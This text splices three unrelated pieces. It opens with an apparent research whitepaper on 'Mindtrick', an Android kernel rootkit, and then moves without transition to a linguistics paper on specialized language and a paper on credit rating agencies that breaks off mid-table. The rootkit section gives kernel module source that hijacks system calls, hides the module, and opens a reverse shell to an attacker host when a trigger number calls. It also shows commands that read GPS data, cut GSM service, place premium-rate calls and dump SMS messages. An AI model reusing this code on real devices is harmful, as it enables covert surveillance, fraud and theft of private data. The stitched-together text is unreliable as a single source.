With the rapid uptake of mobile banking and the slow shift to more standardized platforms, financial institutions are offering their clients services such as performing fund transfers while traveling, receiving online updates of stock price movements or even trading while stuck in traffic. Therefore, the necessity to trust the mobile device on which you are inputting your banking information is quickly becoming a growing concern. One would be hard pressed to find a user (even in the information security community) that would think twice before reading or accessing sensitive information via their smartphones, while those same individuals might not perform the same activity from a public computer or kiosk. These facts make smartphones very interesting targets for malware authors and not only.

According to Stephen Gleave (4) “For years, communication service providers (CSPs) wanting an operating license have had to meet set conditions. One such condition is that they must work with law enforcement to gather intelligence that may be used as evidence in the prosecution of criminals. Governments around the world have passed legislation that mandates this co-operation and have continually strived to update these statutes as technology advances and criminal communications become more sophisticated”.

This was recently seen in the Etisalat and SS8 case as reported by BBC News (5) whereby a supposed performance update was pushed to all Blackberry Etisalat subscribers in the

United Arab Emirates. In reality, this was a piece of malware written by the US Company- SS8, which according to their website is "a leader in communications intercept and a worldwide provider of regulatory compliant, electronic intercept and surveillance solutions".
We too will be approaching this topic from the perspective of an operator wishing to perform surveillance of deployed Android handsets in order to satisfy regional (un?)lawful-interception directives such as in the case of Etisalat. Hopefully, what we will accomplish, however, will be performed in a more elegant and stealthy fashion.
To perform the below attacks as an attacker pre-supposes that a vector exists which can be exploited in order to obtain root access on the Android device and subsequently load the rootkit.

Whilst work has been done by other researchers towards this avenue of attack, specifically by sending malformed SMS messages by Charlie Miller and Collin Mulliner (6) this is not something we will be covering further in this paper. We pre-suppose that such a vector exists, waiting to be discovered, or that a mobile operator deploys the rootkit pre-packaged with all shipped Android phones they sell just waiting to be activated.

Finally, we chose Android, not because we have a bone to pick with Google, but because it utilizes the Linux operating system on which there exists a very established body of knowledge regarding kernel-based rootkit creation.

Extrapolating this knowledge to the Android platform is what we will now discuss but consider the reader of this whitepaper to be familiar with offensive Linux kernel module development.

Linux Kernel Rootkits

According to Dino Dai Zovi (7) "Loadable Kernel Modules (LKMs) allow the running operating system kernel to be extended dynamically. Most modern UNIX-like systems, including Solaris, Linux, and FreeBSD, use or support loadable kernel modules which offer more flexibility than the traditional method of recompiling the monolithic kernel to add new hardware support or functionality; new drivers or functionality can be loaded at any time. A loaded kernel module has the same capabilities as code compiled into the kernel.

Most modern processors support running in several privilege modes. Most processors support two modes, user mode and supervisor mode. Some processors, such as Intel 386 or greater processors, support more modes (although most operating systems only use two of them). User processes (even processes running as the superuser) run in user mode while only kernel routines run in supervisor mode. The mode distinction allows the operating system to force user processes to access hardware resources only through the operating system's interfaces. The mode distinction is very important in the operating system's virtual memory, multitasking, and hardware access subsystems. The method by which a user mode process requests service from the operating system is the system call. System calls are used for file operations (open, read, write, close), process operations

(fork, exec), network operations (socket, connect, bind, listen, accept), and many other low-level system operations.

System calls are typically listed in /usr/include/sys/syscall.h in Linux. In the kernel, the system calls are typically stored in a table, called the sys_call_table (an array of pointers) indexed by the system call number. When a process initiates a system call, it places the number of the desired system call in a global register or on the stack and initiates a processor interrupt or trap (depending on the processor architecture)".

Again from Dino Dai Zovi (7), "Rootkits" are software packages installed to allow a system intruder to keep privileged access. Traditional rootkits typically replace system binaries like ls, ps, and netstat to hide the attacker's files, processes, and connections, respectively. These rootkits were easily detected by checking the integrity of system binaries against known good copies (from vendor media) or checksums (from RPM database or a File Integrity Monitoring (FIM) utility). Kernel rootkits do not replace system binaries; they subvert them through the kernel.

For example, ps may get process information from /proc (procfs). A kernel rootkit may subvert the kernel to hide specific processes from procfs so ps or even a known good copy from vendor media will report false information. In addition, a malicious kernel module can even subvert the kernel so that it is not listed in kernel module listings (from the lsmod command).

Kernel rootkits do this by redirecting system calls. As a kernel module has as much power as any other kernel code, it can replace system call handlers with its own wrappers to hide files, processes, connections, etc. The file access system calls can also be overwritten to cause false data to be read from or written to files or devices on the system".

By redirecting system calls we mean using handler functions (hooks) that modify the flow of execution. A new hook registers its address as the location for a specific function, so that when the function is called, the hook is executed instead. Referring back to Figure 1.0 from Google (1), we see that by creating a Linux loadable kernel module (LKM), which hijacks system calls and modifies their behavior we can in effect modify phone behavior that will not only subvert the platform layers above the kernel, but also ultimately subvert the end-user himself.

However, there are certain hurdles one must overcome before a LKM could be created and successfully loaded on the Android operating system.
The main hurdle we had to overcome was to retrieve the sys_call_table address for the running kernel of the device whether this is the emulator itself or the actual mobile phone.
In addition to the above, to get the module to compile against and successfully load on an actual mobile phone- the HTC Legend running Linux 2.6.29-9a3026a7, we need to compile our rootkit against published Linux kernel source code for the HTC Legend1.

Upon review, this kernel source code published by HTC appears to have been hampered so that when a module is compiled against the source code it can not be subsequently loaded on the device.

We will now examine each of these hurdles and how we overcame them to ultimately write and successfully load a Google Android rootkit on the HTC Legend.

Hurdles We Faced When Developing The Android Rootkit

Retrieving The Sys_Call_Table Address

Linux kernels 2.5 or greater no longer export the sys_call_table structure. Prior to the 2.5 kernels, an LKM could instantly access the sys_call_table structure by declaring it as an extern variable:

```
extern void *sys_call_table[];
```

This is no longer the case. Various workarounds have been reported in literature involving Direct Kernel Object Manipulation (DKOM), most notably as was demonstrated by sd and devik in their pioneering SuckIT rootkit which was published in Phrack (8). However the sys_call_table address can be found in the System.map file as well. As we have full access to the source code, the sys_call_table can be found easily. This is shown below for the case of the Android emulator:

```
root@argon:~/android/kernel-common# grep sys_call_table System.map
c0021d24 T sys_call_table
root@argon:~/android/kernel-common#
```

In this case, the sys_call_table can be found at 0xc0021d24.

The HTC Legend, our test device, shipped to us running the 2.6.29-9a3026a7 kernel. In similar fashion, we downloaded the Linux kernel source code for the HTC Legend that HTC published on their HTC Developer Center, cross-compiled it and found the sys_call_table to be located at 0xc0029fa4 as seen below:

```
root@argon:~/android/legend-kernel# grep sys_call_table System.map
c0029fa4 T sys_call_table
root@argon:~/android/legend-kernel#
```

As all devices ship with the same firmware/running-kernel these sys_call_table addresses are static across a wide range of devices in the wild and no further heuristic sys_call_table discovery techniques are really necessary.

Environment (uname –a)	**sys_call_table address**
Android Emulator (2.6.27-00110-g132305e)	0xc0021d24
HTC Legend (2.6.29-9a3026a7)	0xc0029fa4

Compiling Against The HTC Legend Linux Kernel Source Code

As mentioned previously, the next hurdle we had to overcome was that when we compiled our rootkit against the HTC Legend kernel source code from http://developer.htc.com, the vermagic string of the module did not match that of the running kernel.

This meant that we could not load the module on the phone. This is counter-intuitive, as one would expect that a module compiled against the HTC Legend Linux kernel source code should compile and subsequently load on the device seamlessly.
This is shown below:

```
# insmod debug.ko
insmod: can't insert 'debug.ko': invalid module format
#
```

According to The Linux Documentation Project (9), the kernel refuses to accept the modul because version strings (more precisely, version magics) do not match. Incidentally, version magics are stored in the module object in the form of a static string, starting with vermagic.

```
debug: version magic '2.6.29 preempt mod_unload ARMv6' should be
'2.6.29-9a3026a7 preempt mod_unload ARMv6 '
```

By examining the Linux kernel source code, we found that by modifying the following file include/linux/utsrelease.h
From:

```
root@argon:~/android# cat legend-kernel/include/linux/utsrelease.h
#define UTS_RELEASE "2.6.29"
root@argon:~/android#
```

To:

```
root@argon:~/android# cat legend-kernel/include/linux/utsrelease.h
#define UTS_RELEASE "2.6.29-9a3026a7"
root@argon:~/android#
```

And re-compiling our module against the HTC Legend Linux kernel source code with these changes, resulted in the module loading cleanly as the vermagic strings matched.
This is shown below:

```
# insmod debug.ko
# lsmod
debug 1832 0 - Live 0xbf000000 (P)
# uname -a
Linux localhost 2.6.29-9a3026a7 #1 PREEMPT Thu Feb 25 23:36:55 CST 2010 armv6l
GNU/Linux
#
```

Therefore, having found the address of sys_call_table and subsequently succeeded in loading the module in to the HTC Legend's running kernel, what was left, was to ascertain which system calls were responsible for various phone functions.
Once this was achieved, we would hijack these system calls, parse their arguments and act when certain trigger events occurred.

We will now discuss how we went about achieving this.

Enabling System Call Debugging

We proceeded to create a debug module that intercepted the following system calls:

- sys_write
- sys_read
- sys_open
- sys_close

These system calls are responsible for all file write, read open and close operations. The debug module is shown below:

```
/*
* Christian Papathanasiou & Nicholas J. Percoco
* cpapathanasiou@trustwave.com, npercoco@trustwave.com
* (c) 2010 Trustwave
*
* Google Android rootkit debug LKM
*/
#include <asm/unistd.h>
#include <linux/autoconf.h>
#include <linux/in.h>
#include <linux/init_task.h>
#include <linux/ip.h>
#include <linux/kernel.h>
#include <linux/kmod.h>
#include <linux/mm.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/skbuff.h>
#include <linux/stddef.h>
#include <linux/string.h>
#include <linux/syscalls.h>
#include <linux/tcp.h>
#include <linux/types.h>
#include <linux/unistd.h>
#include <linux/version.h>
#include <linux/workqueue.h>
asmlinkage ssize_t (*orig_read) (int fd, char *buf, size_t count);
asmlinkage ssize_t (*orig_write) (int fd, char *buf, size_t count);
asmlinkage ssize_t (*orig_open)(const char *pathname, int flags);
asmlinkage ssize_t (*orig_close) (int fd);
_write (int fd, char *buf, size_t count){
printk (KERN_INFO "SYS_WRITE: %s\n",buf);
return orig_write(fd,buf,count);}
asmlinkage ssize_t
hacked_open(const char *pathname, int flags) {
```

```
printk(KERN_INFO "SYS_OPEN: %s\n",pathname);
return orig_open(pathname,flags);}
asmlinkage ssize_t
hacked_close(int fd) {
printk(KERN_INFO "SYS_CLOSE %s\n",current->comm);
return orig_close(fd);}
asmlinkage ssize_t
hacked_read (int fd, char *buf, size_t count)
{printk (KERN_INFO "SYS_READ %s\n",buf);
return orig_read (fd, buf, count);}
static int __init
root_start (void)
{unsigned long *sys_call_table = 0xc0029fa4;
orig_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = hacked_read;
orig_write = sys_call_table[__NR_write];
sys_call_table[__NR_write] = hacked_write;
orig_close = sys_call_table[__NR_close];
sys_call_table[__NR_close] = hacked_close;
orig_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = hacked_open;
return 0;}
static void __exit
root_stop (void)
{unsigned long *sys_call_table = 0xc0029fa4;
sys_call_table[__NR_read] = &orig_read;
sys_call_table[__NR_write] = &orig_write;
sys_call_table[__NR_close] = &orig_close;
sys_call_table[__NR_open] = &orig_open;}
module_init (root_start);
module_exit (root_stop);
```

By compiling and loading this module into the HTC Legend's current running-kernel we were able to generate system call traces of these system calls with their arguments. The call traces are simply the output of the dmesg command where all printk debugging information is output to.

An example of a system call trace is shown below. Here, we called the rootkitted phone from a trigger number: 07841334111. By grepping through the dmesg output we find that our debug module captured the incoming call through the sys_read system call.

```
root@argon:~/android/rootkit/traces# grep 07841334111 INCOMING-CALLTRACE
<6>sys_read: AT+CLCCc:13371585907841334111",129
..
root@argon:~/android/rootkit/traces#
```

More importantly, we see the AT+CLCC command which in ETSI (10) is described as the "List current calls" AT command is responsible for informing the call handlers that a call from a number, in this case, 07841334111 is incoming.

Similarly, when an outbound call is made, the following syscall trace was obtained:

```
<4>[ 2761.808654] sys_write: ATD+442073734841;
```

From this we can see that there exists the potential to redirect outbound calls to other numbers, by hijacking sys_write and modifying the ATD+XXXXXXX buffer. It should be noted that the GSM modem device is /dev/smd0 and the GPS device is /dev/smd27.
At this point, we have achieved the following objectives:
1. We have found the sys_call_table for the HTC Legend.
2. We have successfully compiled our LKM against the HTC Legend source code, bypassing the vermagic restrictions.
3. We have hijacked syscalls and obtained debugging information from them.
4. Through syscall debugging we have discovered phone routines that we can hijack.

What is left is to put all these concepts together to create our rootkit. This will be described in the next section.

The Android Rootkit
sys_read system call hooking

Our rootkit, Mindtrick, sends an attacker a reverse TCP over 3G/WiFI shell once it receives a call from a trigger number. From there, the attacker has full access to the underlying operating system and can proceed to read the SQLite3 SMS/MMS databases, query the GPS subsystem or even shut the phone down.
The rootkit hijacks the sys_read system call and parses the buffer for the AT+CLCC command.

Once it finds an occurrence of the AT+CLCC command it then ascertains whether the incoming number matches that of the attackers. If it matches it calls the reverseshell() function.
In other words our hijacked sys_read function looks similar to the following:

```
asmlinkage ssize_t
hacked_read (int fd, char *buf, size_t count)
{
if (strstr (buf, "CLCC"))
{
if (strstr (buf, "66666666")) //trigger number
{
reverseshell ();
}
}
else {
return orig_read (fd, buf, count);
}
}
```

To invoke a reverse shell within kernel space we use the call_usermodehelper function. Our reverse shell is spawned as a child of a kernel thread called keventd.

```
void
reverseshell ()
```

```
{
static char *path = "/data/local/shell";
char *argv[] = { "/data/local/shell", "attacker-IP", "80", NULL };
static char *envp[] =
{ "HOME=/", "PATH=/sbin:/system/sbin:/system/bin:/system/xbin",
NULL };
call_usermodehelper (path, argv, envp, 1);
}
```

Hiding From The User And From The OS

One drawback of our rootkit is that it leaves a single binary on the filesystem. This is the reverse shell binary. We are able to hide the presence of the /data/local/shell binary by hijacking the sys_getdents system call which will hide our binary from directory listings.

Unlike infecting a commodity PC, there are certain challenges with mobiles. One of these is persistence. Mobiles are subject to frequent reboots, which mean that we must have a mechanism, whereby we re-load the module into the kernel.
One way of performing this is by inserting the insmod instructions within the init.d scripts. Another more elegant method involves infecting existing kernel modules so that the mobile device loads them (e.g., when WiFI is turned on the rootkit code executes first). HTC however has gone to great lengths to ensure that the partitions which the init.d files are loaded on and any modules are read-only. We did not have other devices at hand to investigate whether this held true on other devices as well. Therefore, the only form of persistence is re-infection.

Hiding the presence of the module itself is done as on any other Linux rootkit; the following code achieves this:

```
static void
hide_module (void)
{
__this_module.list.prev->next = __this_module.list.next;
__this_module.list.next->prev = __this_module.list.prev;
__this_module.list.next = LIST_POISON1;
__this_module.list.prev = LIST_POISON2;
}
```

The outcome of this is that the module is hidden from lsmod i.e., it does not appear loaded.

```
# lsmod
# insmod rootkit.ko
# lsmod
#
```

The next section will describe the implications of all the above and guide the reader through some misuse scenarios we tested.

Implications

Calling the rootkitted mobile phone from the trigger number, initiates a reverse TCP over WiFI/3G shell to the attacker. From here, he can proceed to interact fully with the Android mobile device.

Some misuse scenarios that we performed successfully were the following:

1. Retrieve GPS coordinates by querying the GPS subsystem /dev/smd27.
2. Knock out GSM communication
3. Initiate phantom calls to potentially premium rate numbers.
4. Retrieve the SMS database from the phone

Retrieving GPS coordinates by retrieving NMEA data from /dev/smd27

```
# cat /dev/smd27
$GPGSV,4,1,16,03,02,289,,05,07,035,,06,17,291,,15,,,*43
$GPGSV,4,2,16,16,45,309,,18,37,150,,21,84,327,,22,13,180,*7F
$GPGSV,4,3,16,24,42,234,,29,41,077,,30,17,150,,31,18,227,*7F
$GPGSV,4,4,16,32,,,,28,,,,27,,,,26,,,*74
$GPGGA,,,,,,0,,,,,,,,*66..
```

Switching off GSM communication:

```
echo –e ‘AT+CFUN=0\r’ > /dev/smd0
```

Initiating outbound calls to potentially premium-rate numbers:

```
echo -e 'ATD02073734844;\r' > /dev/smd0
```

A couple of interesting sqlite3 databases:

```
./data/com.google.android.providers.gmail/databases/mailstore.user@gmail.com.db
./data/com.android.providers.telephony/databases/mmssms.db
./data/com.android.providers.contacts/databases/contacts2.db
```

Retrieving SMS messages:

```
# sqlite3 ./data/com.android.providers.telephony/databases/mmssms.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .tables
addr htcmsgs qtext
android_metadata htcthreads rate
attachments incoming_msg raw
canonical_addresses part sms
cbch pdu sr_pending
drm pending_msgs threads
sqlite> select * from sms;
175|1|145|+44xxxxxx|176|1276176208000|0|1|-
1|1|0||test1|0||+447802000332|0|-1||0
176|1|0|+447xxxxxx||1276195271967||1|-1|2|||test2|0|||0|-1||0
177|1|145|+447xxxxx|176|1276195359000|0|1|-
1|1|0||test3|0||+447802000332|0|-1||0
```

However this list of misuse scenarios is by no means exhaustive and is limited only by imagination and intent.

Conclusions

In conclusion we have shown that it is possible to write a Linux kernel rootkit for the Google Android platform. We have successfully compiled our rootkit called Mindtrick, and hijacked system calls. Using system call debugging we have discovered pertinent phone functions that we have subsequently hijacked and monitored for certain trigger events.

Once these trigger events occur, we are able to send an attacker a reverse TCP over WIFI/3G shell. From here the attacker has full root access on the device in question. We have demonstrated that once full TTY access is obtained, an attacker can proceed to retrieve GPS coordinates, knock out GSM communication, initiate phantom calls to potentially premium rate numbers and read the SMS database of the phone.

However this list is by no means exhaustive and is limited only by imagination and intent. We are sure that other researchers will be able to perform many additional functions making this attack even more practical. Such ideas we have explored, but not implemented have included recording calls, Man-in-the-Middle attacks against browser activity, arbitrary recording from phone's microphone or camera, and even strip and retrieve attachments from email messages.
The only limitation is what the hardware and the operating system allow for at the lowest level.

This was a technical exploration of what is possible with a popular consumer and business device. In the late 1990's, tools such as Back Orifice were released which resulted in a dramatic awakening experience for corporate executives that started to ponder the implications of someone with access to their Windows desktops, looking at their files, reading their email, evening listening via their PCs microphone. These concerns sparked a massive expansion and development of tools to protect environments from such attacks.

In the late 1990s, smartphones as we know them today did not exist; most consumers didn't own a cellphone. The idea that a person would be walking around with a pocket-sized communication device with a persistent high-speed Internet connection with more productivity power than PCs of the day was a topic of science fiction.

Drawing a parallel to the past (and even present day trend in PC malware development), the projected rapid growth of the smartphone market, especially the rapid growth of open-source phone platforms, means that the criminal element will, in response to the growth and the usage profiles of the end user, rapidly begin to attack via these vectors. Such threats call for mitigations to be developed to secure the future of mobile computing.

COMMON LANGUAGE VERSUS SPECIALIZED LANGUAGE

Mariana Coancă[1]

Abstract

This paper deals with the presentation of the common language and the specialized one. We also highlighted the relations and the differences between them. The specialized language is a vector of specialized knowledge, but sometimes it contains units from the common language. The common language is unmarked and it is based on the daily non-specialized exchange. The specialized languages are different from the common languages, regarding their usage and the information they convey. The communication of specialized information can take place within a small circle of specialists, or it can be addressed to the non-specialists (popularization). The popularization of the scientific discourse, to a smaller degree of specialization is very useful nowadays, because it is understood by many speakers.

Keywords: common language, specialized language, lexical unit, technical terminology, specialized terms, general language.

1. Common language – specialized language

Generally, we can say that the specialized languages are vectors of the specialized knowledge. This remark is "obvious" and we might need, on the one hand, the answer to the questions "in relation to what are they regarded as specialized languages?", and, on the other hand, "are we aware that a specific language is defined in relation to the common language?" We would like to establish what connections exist between them in the following lines.

Specialized languages are sub-assemblies of the common language and lexical units of the common language, too. We should emphasize that we mean by "common language" "the unmarked, unspecialized language" (the specialized language is different to the common language and the "general language" designates the whole of the language: "common language"+ "specialized language". For Cabré (1998: 112), there is rather a difference of degree between the common languages and the specialized ones than a difference of nature; the peculiarity of the specialized languages is mainly relevant in use. Therefore, "common language units are used in situations that can qualify them as unmarked".

The situations containing specialized languages can be considered as marked (Cabré 1998: 115). Going back to the very broad definitions given above, we can say that the specialized languages are different from the common languages regarding the usage and

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the information they convey. We take into account the circularity of these definitions, which explains the difficulty to precisely define the term "specialized language". We find at Cabré (1998: 118-121) a combination of different definitions of the specialized languages according to three stages:

- "the specialized languages" are linguistic codes, which are different from the common language, consisting of rules and specific units. According to this aspect, a specialized language would, therefore, be an independent language; in this case, how can we perceive a clear barrier between the specialized language and the common language? We take into account that "linguistic phenomena" that differentiate the specialized language from the common one are very important to settle a barrier between them.
- if a specialized language was a genuine specific code, it would be difficult for it to be understood by a non-specialist, because he does not know this code. But this aspect is not always valid.
- furthermore, the popularization of the scientific discourse, to a smaller degree of specialization, which is understood by many speakers, is very useful nowadays.

2. Common language and specialized language in e-commerce terminology

Cabré believes that there are two types of specialized vocabulary: the first one is a common platform, consisting of terms with a wider usage, and the second type of specialized vocabulary is composed of strictly specialized terms, in each field and it represents a specific scientific and technical terminology (in Angela Bidu-Vrănceanu 2007: 15-16). Lerat mentions that the notion "specialized language is a natural language considered as a vector of the specialized knowledge" (Lerat 1995: 20).

Another opinion, which belongs to the descriptive linguists, emphasizes that "each specialized language is a simple version of the general language" (Cabré 1998: 119), even a simple lexical option. Therefore, there would not be specialized languages, but only specialized vocabularies. A specialized language can make use of non-lexical means even extra linguistic ones: illustrations, symbols, acronyms, etc.

For example, the e-commerce language makes use of **acronyms** and the preposition *to* is replaced by number *two (2)*. We present them with their meaning:

B2B or (Business-to-Business)
Companies doing business with each other such as manufacturers selling to distributors and wholesalers selling to retailers. Pricing is based on quantity of order and is often negotiable.
B2C or (Business-to-Consumer)
Businesses selling to the general public typically through catalogs utilizing shopping cart software.
C2B or (Consumer-to-Business)
A consumer posts his project with a set budget online and within hours companies review the consumer's requirements and bid on the project. The consumer reviews the bids and selects the company that will complete the project.

C2C or (Consumer-to-Consumer)
There are many sites offering free classifieds, auctions, and forums where individuals can buy and sell thanks to online payment systems like PayPal where people can send and receive money online with ease.
G2G or (Government-to-Government)
G2E or (Government-to-Employee)
G2B or (Government-to-Business)
B2G or (Business-to-Government)
C2G or (Citizen-to-Government)
The last five **acronyms** represent other forms of e-commerce that involve transactions with the government. Other **acronyms** have a high degree of specialization; non specialists cannot decode them. For example:
SEO- Search Engine Optimization
EDI- Electronic Data Interchange
PPA- Pay per Action
PPC- Pay per Click

Eventually, the "specialized languages are sub-assemblies, fundamentally pragmatic, of the language in its general sense" (Cabré 1998: 119). The notion "sub-assembly" is very relevant, because it specifies that common languages and specialized languages may have certain elements in common, being permeable to each other. To put it in a nutshell, "the specialized languages are generally in inclusion relations, intersecting with the common languages" (Cabré: 126). We noticed that *The Panlatin Vocabulary of E-commerce* contains some terms that come from the common language. The following e-commerce terms come from the common language; concerning their presence in the specialized language, we noticed that they keep their meaning from the common language to a small extent; furthermore, elements from informatics are added in order to give the meaning specific to the e-commerce field. In the Longman Dictionary of Contemporary English, the following terms have the definitions below:
Host (verb): "to provide the place and everything that is needed for an organized event; to introduce a radio or television program".
Shopping cart [countable]: "a large metal basket on wheels that you push around when you are shopping in a supermarket [= cart]".
The specialized definitions are presented below:
Hosting. Also known simply as host. It's the service of renting a space on someone's computers that are connected to the Internet all the time. You have to rent this to put the files that create your virtual store and make it available to the public.
Shopping cart. A program that allows you to handle your virtual store. It does many things, but mainly you need it to organize your products, present them to the clients, and let them buy them.

The notion "general language" designates the whole language (specialized languages + general languages) and the notion "common language" means the unmarked language which takes place during the daily non-specialized exchange. The same author points out that this view is based on the principle that, it is difficult to define specialized languages according to linguistic criteria, but we should also take into consideration their pragmatic

aspect, which is remarkable. Specialized languages such as complex semiotic systems, semi-autonomous, used in specific contexts and specific needs, to communicate specialized information; this communication of specialized language can take place within a small circle of specialists, or it can be addressed to the non-specialists (popularization).

In Rondeau's work (1983: 23) we find the idea according to which languages should be related to the specialized vocabulary; first we should note that the terms "specialized language" and "common language" cover only a part of the language. This position is understandable, because Rondeau, deals mainly with the terms and he does not focus entirely on the specialized languages. His approach (Rondeau: 1983:25) concerning the relations between the common language and the specialized language is very relevant. He highlights the permeability of borders between the common language and the specialized language on the one hand, and the specialized languages of various fields, on the other hand. This "mobility" of the terms seems to us an essential concept, which comes either from the common language and goes to the specialized languages, or the reverse aspect. But this mobility often entails a change in terms of significance. When a term goes to the common language, it often gets a slightly different meaning, less "precise" than the specialized language of origin. We find this idea of "meaning stretch" at several authors, including Meyer and Mackintosh: "When the term is used in the general language, it adopts a broader meaning than the meaning of the specialized field" (Meyer and Mackintosh 2000: 199).

3. Univocity term-notion

The univocity term-notion is highly recognized by terminologists and it seldom occurs in the specialized discourse. Obviously, it is easy to understand that a non-specialist uses a term with an altered meaning, either deliberately or because his lack of knowledge in the field. Additionally, the monosemy of the term is not always respected, including the specialized discourses. The update of the terms in speech "exposes them" to polisemy, to some extent. On the other hand, the lexical units can become terms of the common language, but in this case, their meaning will be different (metaphor or slipping of meaning). The mobility of terms is achieved by altering the meaning. This change is achieved through a gain of significance in the following direction: specialized language → common language (by not considering the monosemy, the "interpretation" of the meaning), and a significant reduction in the direction: common language → specialized language (from all the possible meanings of a lexical unit, only one is updated in the specialized language).

The language of e-commerce in a professional context supposes the achievement of a specific task effectively, in Romanian or other foreign language. Teaching specialized languages deals with the teaching of specialized languages, adopting the concept according to which a specialized language is, above all, a specialized vocabulary. This aspect is outlined by Gentilhomme, "the teaching theory of that time (1960), outlined that the student must firstly know the usual language, then complete his current language with an adequate scientific and technological terminology (Gentilhomme 2000: 58). The learning of the commercial language, for example, was based on some thematic

glossaries. Such methods did not exist, only starting from the intermediate level, the common language being considered as known, before dealing with a specialized language.

4. Conclusions

A specialized language is not limited to the use of jargons, symbols, acronyms; it can be accessible to a large number of people. Only the degree of specialization is different. Cabré sums up this aspect: "every specialized language can be updated at different levels of specialization. The peak of the pyramid corresponds to the communication between specialists, and its ground corresponds to the communication (popularization) for the general public. (...) the subject defines the specialized language and a text does not cease to be a specialized text, as long as it aims at vulgarization, its degree of specialization being simply smaller "(Cabré 1995: 124).

The specialized fields, such as e-commerce use technical language (informatics, economics, economics), which are not known by a non-specialist. Many e-commerce terms come from English, being expressed by acronyms; thus, the e-commerce language means the use of an "encrypted" code. Only the specialists can decode it. Eventually, vulgarization plays an important role, because the non-specialists are able to understand e-commerce terms, so as to use them properly.

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THE INFLUENCE OF RATING INDICATORS IN MACROECONOMIC DECISIONS

Iordache Ana Maria Mihaela[1]

Abstract

On the basis of major macroeconomic decisions are the internal indicators calculated by different institutions and also the rating indicators calculated by the foreign rating institutions. Based on these indicators a country has a lower or a greater level of risk for future investments. Not always a higher risk level corresponds to a higher level of income. There are many situations when we have to know the potential risks in order to take a wise decision. In the paper I presented the calculation methodologies of the country rating for the main agencies and I made a comparison between various levels of sovereign ratings for European Union countries.

Keywords: rating methodologies, Fitch, Moody's, Standard & Poors, Coface, risk, decision

Introduction

The sovereign risk is defined by the probability that the government of a country (or an agency backed by the government) will refuse to comply with the terms of a loan agreement during economically difficult or politically volatile times. Although sovereign nations don't "go broke," they can assert their independence in any manner they choose, and cannot be sued without their assent. Sovereign risk was a significant factor during 1970s after the oil shock when Argentina and Mexico almost defaulted on their loans which had to be rescheduled [1].

The big three rating agencies are Fitch, Moody's and Standard & Poors. What they do is assess how likely a borrower is to be able to repay its debts and help those trading debt contracts in the secondary market.

That means for those trading debt contracts such as treasury gilts after they've been issued, ratings agencies help assess a fair price to charge. Ratings agencies have been criticized for having too much clout in jittery markets during the financial crisis. They were widely attacked for failing to warn of the risks posed by certain securities, in particular mortgage-backed securities [2].

Fitch ratings methodology

Fitch Ratings is a global rating agency dedicated to providing value beyond the rating through objective and balanced credit opinions, research and data. Offering a world of knowledge and experience behind every rating, it transforms information to deliver

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meaning and utility to investors, issuers and other market participants. The additional context, perspective and insights it provides help financial professionals make important business decisions [3].

Fitch Solutions offers a range of comprehensive data, analytical tools and risk services, and is the distribution channel for Fitch Ratings content.

In the case of countries with foreign and local currency sovereign ratings significantly below 'AAA', Fitch Ratings may provide National Fund Credit Ratings. Such ratings are based on the same scale as that applicable to national long term credit ratings, which results in the assignment of an 'AAA' long-term credit rating to the lowest default risk relative to all the issuers or issues in the same country [4].

The National Rating scale provides a relative measure of creditworthiness for rated entities only within the country concerned. Under this rating scale, an 'AAA' Long-Term National Rating will be assigned to the lowest relative risk within that country, which, in most but not all cases, will be the sovereign state.

The National Rating scale merely ranks the degree of perceived risk relative to the lowest default risk in that same country. Like local currency ratings, National Ratings exclude the effects of sovereign and transfer risk and exclude the possibility that investors may be unable to repatriate any due interest and principal repayments. It is not related to the rating scale of any other national market. Other levels of risk are presented in table 1.

AAA	Denote the highest rating and it is assigned to issuers or obligations with the lowest expectation of default risk relative to all other issuers or obligations in the same country.
AA	Denote expectations of very low default risk relative to other issuers or obligations in the same country. The default risk inherent differs only slightly from that of the country's highest rated issuers or obligations.
A	Denote expectations of low default risk relative to other issuers or obligations in the same country. Changes in circumstances or economic conditions may affect the capacity for timely repayment to a greater degree than is the case for financial commitments denoted by a higher rated category.
BBB	Denote a moderate default risk relative to other issuers or obligations in the same country.
BB	Denote an elevated default risk relative to other issuers or obligations in the same country. Within the context of the country, payment is uncertain to some degree and capacity for timely repayment remains more vulnerable to adverse economic change over time.
B	Denote a significantly elevated default risk relative to other issuers or obligations in the same country. Financial commitments are currently being met but a limited margin of safety remains and capacity for continued timely payments is contingent upon a sustained, favorable business and economic environment.

C	Risk is imminet
RD	Indicate an issuer that in Fitch Ratings' opinion has experienced an uncured payment default on a bond, liquidation or other formal winding-up procedure, and which has not otherwise ceased business. This would include: the selective payment default on a specific class or currency of debt; the uncured expiry of any applicable grace period, cure period or default forbearance period following a payment default on a bank loan, capital markets security or other material financial obligation; the extension of multiple waivers or forbearance periods upon a payment default on one or more material financial obligations, either in series or in parallel; or execution of a coercive debt exchange on one or more material financial obligations.
D	Denote an issuer or instrument that is currently in default

Table 1. The risk levels established by Fitch agency

Moody's rating methodology

The system of rating securities was originated by John Moody in 1909. The purpose of Moody's ratings is to provide investors with a simple system of gradation by which relative creditworthiness of securities may be noted.

Moody's assigns national scale ratings in certain local capital markets in which investors have found the global rating scale provides inadequate differentiation among credits or is inconsistent with a rating scale already in common use in the country [6]. National Scale Ratings can be understood as a relative ranking of creditworthiness (including relevant external support) within a particular country. National Scale Ratings are not designed to be compared among countries. Use of National Scale Ratings by investors is only appropriate within that portion of a portfolio that is exposed to a given country's local market, taking into consideration the various risks implied by that country's foreign and local currency ratings.

Gradations of creditworthiness are indicated by rating symbols, with each symbol representing a group in which the credit characteristics are broadly the same. There are nine symbols from that used to designate least credit risk to that denoting greatest credit risk: Aaa, Aa, A, Baa, Ba, B, Caa, Ca, C [5] (Table 2).

Aaa	Issuers or issues rated Aaa.n demonstrate the strongest creditworthiness relative to other domestic issuers.
Aa	Issuers or issues rated Aa.n demonstrate very strong creditworthiness relative to other domestic issuers.
A	Issuers or issues rated A.n present above-average creditworthiness relative to other domestic issuers.
Baa	Issuers or issues rated Baa.n represent average creditworthiness relative to other domestic issuers.

Ba	Issuers or issues rated Ba.n demonstrate below-average creditworthiness relative to other domestic issuers.
B	Issuers or issues rated B.n demonstrate weak creditworthiness relative to other domestic issuers.
Caa	Issuers or issues rated Caa.n are speculative and demonstrate very weak creditworthiness relative to other domestic issuers.
Ca	Issuers or issues rated Ca.n are highly speculative and demonstrate extremely weak creditworthiness relative to other domestic issuers.
